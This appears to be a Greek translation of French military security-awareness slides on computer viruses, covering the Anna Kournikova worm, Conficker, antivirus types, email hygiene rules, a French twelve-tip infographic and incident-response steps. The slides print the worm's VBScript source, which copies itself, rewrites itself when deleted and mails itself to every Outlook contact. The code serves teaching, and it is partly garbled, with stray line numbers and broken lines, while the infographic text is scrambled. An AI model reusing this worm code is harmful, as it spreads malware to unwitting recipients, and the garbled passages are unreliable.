Ζωολογία: ΚΟΥΡΝΙΚΟΝΑ



Η Άννα Κουρνίκοβα ήταν μια πολύ γνωστή τενίστρια, των οποίων οι προκλητικές φωτογραφίες κυκλοφορούσαν στο διαδίκτυο (ήταν από τις πιο αναζητημένες). Περιείχαν έναν ομώνυμο ιό «Kournikona», ο οποίος εμφανιζόταν με τη μορφή εικόνας συνημμένης σε ένα email. Στην πραγματικότητα δεν ήταν εικόνα, αλλά ένα σενάριο γραμμένο σε Visual Basic.



Ζωολογία: ΚΟΥΡΝΙΚΟΒΑ

'Vbs.OnTheFly Created By OnTheFly

On Error Resume Next

Set systeme = **CreateObject**("WScript.Shell")

systeme.regwrite "HKCU\software\OnTheFly\", "Worm made with Vbswg 1.50b"

Set fichiers= **Createobject**("scripting.filesystemobject")

fichiers.copyfile wscript.scriptfullname,

fichiers.GetSpecialFolder(0)& "\AnnaKournikova.jpg.vbs"

if systeme.regread ("HKCU\software\OnTheFly\mailed") <> "1" **then**

10

diffuse()

end if

if month(now) =1 and day(now) =26 **then**

systeme.run "Http://www.dynabyte.nl",3,false

end if

Στις 26 Ιανουαρίου εκτελεί μια
άρνηση υπηρεσίας στη
διεύθυνση www.dynabyte.nl

Set fichierVirus= fichiers.opentextfile(wscript.scriptfullname, 1,

codeVirus= fichierVirus.readall

fichierVirus.**Close**

Do

If Not (fichiers.fileexists(wscript.scriptfullname)) **Then**

20

Set fichierVirusReecritSiEfface= fichiers.createtextfile(wscript.scriptfullname, **True**)

fichierVirusReecritSiEfface.write codeVirus

fichierVirusReecritSiEfface.**Close**

End If

Loop

Ζωολογία: ΚΟΥΡΝΙΚΟΒΑ

Ανοίξτε το βιβλίο διευθύνσεων
και στείλτε σε όλους το μήνυμα
που δημιουργήσατε

```
Function diffuse()  
  On Error Resume Next  
  Set outlook = CreateObject("Outlook.Application")  
  If outlook = "Outlook" Then  
    Set messagerie = outlook.GetNameSpace("MAPI")  
    Set tousCarnetsDAdresses = messagerie.AddressLists  
    For Each carnetDAdresse In tousCarnetsDAdresses  
      If carnetDAdresse.AddressEntries.Count <> 0 Then  
        nombreDAdresses = carnetDAdresse.AddressEntries.Count  
        For numeroAdresse = 1 To nombreDAdresses  
          Set nouveauMessage = outlook.CreateItem(0)  
          Set contact = carnetDAdresse.AddressEntries(numeroAdresse)  
          nouveauMessage.To = contact.Address  
          nouveauMessage.Subject = "Here you have, ;o)"  
          nouveauMessage.Body = "Hi:" & vbcrLf & "Check This!" & vbcrLf & ""  
          set pieceJointe = nouveauMessage.Attachments  
          pieceJointe.Add fichiers.GetSpecialFolder(0) & "\AnnaKournikova.jpg.vbs"  
          nouveauMessage.DeleteAfterSubmit = True  
          If nouveauMessage.To <> "" Then  
            nouveauMessage.Send  
            systeme.regwrite "HKCU\software\OnTheFly\mailed", "1"  
          End If  
        Next  
      End If  
    Next  
  End If  
Next  
end if  
End Function  
'Vbswg 1.5
```

40

50

Conficker (Downandup, Kido)

Εξαπλώνεται μέσω του τοπικού δικτύου ή αφαιρούμενου μέσου. Απενεργοποιεί ορισμένες λειτουργίες του συστήματος, είναι σε θέση να προστατεύεται (βλ. Β) και να ενημερώνεται μέσω ενός peer to peer module (βλ. Γ).

Ιός υπολογιστή. Εκμεταλλεύεται μια ευπάθεια του Windows Server για την οποία η Microsoft είχε δημοσιεύσει μια ενημερωμένη έκδοση κώδικα.

9.000.000 μολυσμένοι υπολογιστές.

Πολλές ενημερώσεις δεν είχαν γίνει

Παράλυση δικτύων.


Μόλυνση οντοτήτων.

Επανάληψη του ιού ανά περιοχή

220 εκατομμύρια ανιχνεύσεις σε 30 μήνες παγκοσμίως.


Οι ιοί

10 % Παγκόσμιος μέσος όρος μολυσμένων υπολογιστών.



Η Γαλλία θα έχει 1,8 εκατομμύρια μολυσμένους υπολογιστές.

Οι ιοί



Τα αντιϊικά προγράμματα

Πρόγραμμα ικανό να ανιχνεύει την παρουσία ιών σε έναν υπολογιστή και να τον απολυμαίνει.

Υπάρχουν διάφορες κατηγορίες antivirus ανάλογα με τον τύπο της δράσης που εκτελούν:

- Σαρωτής
- Scanner
- Ανιχνευτής αλλαγών
- Detecteur de changement
- Ευρετικός σαρωτής
- Scanner heuristique



Τα προγράμματα προστασίας από ιούς

Ποια άμυνα;

- Δεν υπάρχει καθολικό antivirus,
- Τα εργαλεία δεν μπορούν να τα κάνουν όλα. Η καλύτερη λύση:



να απευθυνθείτε σε χρήστες που έχουν εκπαιδευτεί σχετικά με τους κινδύνους των ιών.



Τα antivirus

Κανόνες χρήσης του antivirus

Όλοι οι σταθμοί εργασίας πρέπει να διαθέτουν ένα ενημερωμένο και διαρκές antivirus,

- υπολογιστές συνδεδεμένοι σε δίκτυου

καθημερινή ενημέρωση

- μεμονωμένοι υπολογιστές:

εβδομαδιαία ενημέρωση

Συνημμένα και ηλεκτρονικά μηνύματα

- Μην κάνετε κλικ συστηματικά στους συνδέσμους που περιλαμβάνονται.
- Μην ανοίγετε συνημμένα αρχεία χωρίς να ελέγξετε την αθωότητά τους.
- Καταστρέψτε, χωρίς να τα ανοίξετε, όλα τα μηνύματα άγνωστης ή ύποπτης προέλευσης.
- να είστε επιφυλακτικοί με τα συνημμένα αρχεία, ακόμη και αν προέρχονται από αποστολέα που είναι σαφώς αναγνωρίσιμος.
- Μην προωθήσετε συνημμένα αρχεία ή εκτελέσιμα αρχεία (συμπεριλαμβανομένων των αυτοεκχυλίσμων αρχείων).

Να είστε επιφυλακτικοί κατά την ανταλλαγή ηλεκτρονικών ευχετήριων καρτών.

Αποφύγετε την αποστολή σε ομαδικές διευθύνσεις. Η DIRISI έχει θέσει σε εφαρμογή ελέγχους στα συνημμένα στο Intramar.



Κανόνες υγιεινής

Κάντε τακτικά αντίγραφα ασφαλείας.

Προστατέψτε τα αφαιρούμενα μέσα αποθήκευσης από την εγγραφή. Κάθε μέσο που έχει συνδεθεί σε ένα σύστημα εξωτερικό της μονάδας πρέπει να αναλύεται σε έναν σταθμό εργασίας χωρίς ιούς (SAS antivirus).

Όλες οι πληροφορίες που μεταφέρονται μεταξύ δύο διαφορών πρέπει να αναλύεται σε ένα antivirus,

Επί του παρόντος, κάθε αντιιικός φραγμός είναι ενσωματωμένος σε ένα δίκτυο SAS CD, το οποίο διευκολύνει τη διαχείριση και την ενημέρωση.

The infographic consists of 12 numbered tips arranged in a grid. Each tip includes a number in a circle, a title in bold, and a short explanatory paragraph. Illustrations are provided for several tips.

- 4 SAUVEGARDES : L'ATOUT SÉRÉNITÉ.** Pour préserver vos données, effectuez des sauvegardes régulières sur un support externe sécurisé.
- 12 IDENTITÉ NUMÉRIQUE : ATTENTION, DOSSIER !** Une fois sur Internet, vos données vous dépassent et font le bonheur des acteurs de l'ingénierie sociale : usurpation d'identité, usurpation... Faites vite clicet.
- 2 MISES À JOUR : JE LE FERAİ DEMAIN !** La mise à jour des logiciels et applications corrige les vulnérabilités appréciables des logiciels. N'attendez plus !
- 7 NOMADISME : FAITES RIMER MOBILITÉ ET SÉCURITÉ.** En déplacement, attention en déplacement : évitez l'usage des réseaux de vos appareils mobiles. N'oubliez pas l'essentiel !
- La sécurité du numérique à portée de clic**
- 5 WI-FI CLÉS USB, ETC. : N'OUVREZ PAS LA PORTE À N'IMPORTE QUI !** Les services et équipements qui vous sont offerts peuvent être des portes d'accès à des données sensibles. Plus prudence et vérification des demandes avant d'accepter.
- 10 PAIEMENT EN LIGNE : ÉVITEZ LES FRAIS.** Soyez vigilants lors de vos achats sur Internet. Cartes et clés : vérifiez bien l'adresse « https:// » dans la barre d'adresse du site et dans certains cas, un cadenas.
- 6 ORDINATEUR, TÉLÉPHONE, TABLETTE : MÊME COMBAT !** Vos appareils mobiles sont votre vitrine ! Sécurisez-vous pour les protéger !
- 9 TÉLÉCHARGEMENT : GARE AUX ARNAQUES !** Soyez prudents lorsque vous téléchargez programmes et logiciels, surtout sur des sites.
- 1 MOTS DE PASSE : FAITES PREUVE D'IMAGINATION...** Allez les complexes, uniques, secrets et régulièrement renouvelés !
- 8 MESSAGERIE : MÉFIEZ-VOUS DES APPARENCES...** Les courriels, les photos reçues sur les liens qu'ils contiennent peuvent contenir des données sensibles... Les téléchargements de fichiers de fichiers et les logiciels téléchargés sont à proscrire avec des précautions !
- 11 SÉPARATION DES USAGES : UN JEU D'ENFANT ?** Pour limiter l'effet de fuite de données sous les yeux (configuration de votre ordinateur, réseau, etc.), privilégiez le compte utilisateur pour vos usages courants (navigation, bureautique, etc.), c'est plus sûr.
- 3 PRIVILÈGES : À QUOI BON AVOIR TOUS LES DROITS ?** Un compte administrateur vous ouvre tous les droits (configuration de votre ordinateur, réseau, etc.). Privilégiez le compte utilisateur pour vos usages courants (navigation, bureautique, etc.), c'est plus sûr.

#TousSecNum
En savoir plus avec le guide des bonnes pratiques de l'Informatique : www.cit.pour-jeu-de-droit-pratiques

Πώς να αντιδράσετε σε περίπτωση συναγερμού

Αντίδραση σε περίπτωση ανώμαλης λειτουργίας ή ανίχνευσης d'un
ιού:s :

- Αποσυνδέστε φυσικά τον υπολογιστή σας,
- Μην αγγίζετε τίποτα και μην κλείνετε τα παράθυρα πληροφοριών (pop up),
- Ενημερώστε αμέσως τον ALID σας και/ή το τμήμα πληροφορικής.
- Ειδοποιήστε τους χρήστες που έχουν ανταλλάξει πρόσφατα αρχεία με τον υπολογιστή σας.
- Βάλτε σε καραντίνα τα εξωτερικά μέσα αποθήκευσης.
- Τοποθετήστε στο υπολογιστή σας ένα φύλλο που προειδοποιεί για την πιθανή μόλυνση.





ΕΡΩΤΗΣΕΙΣ;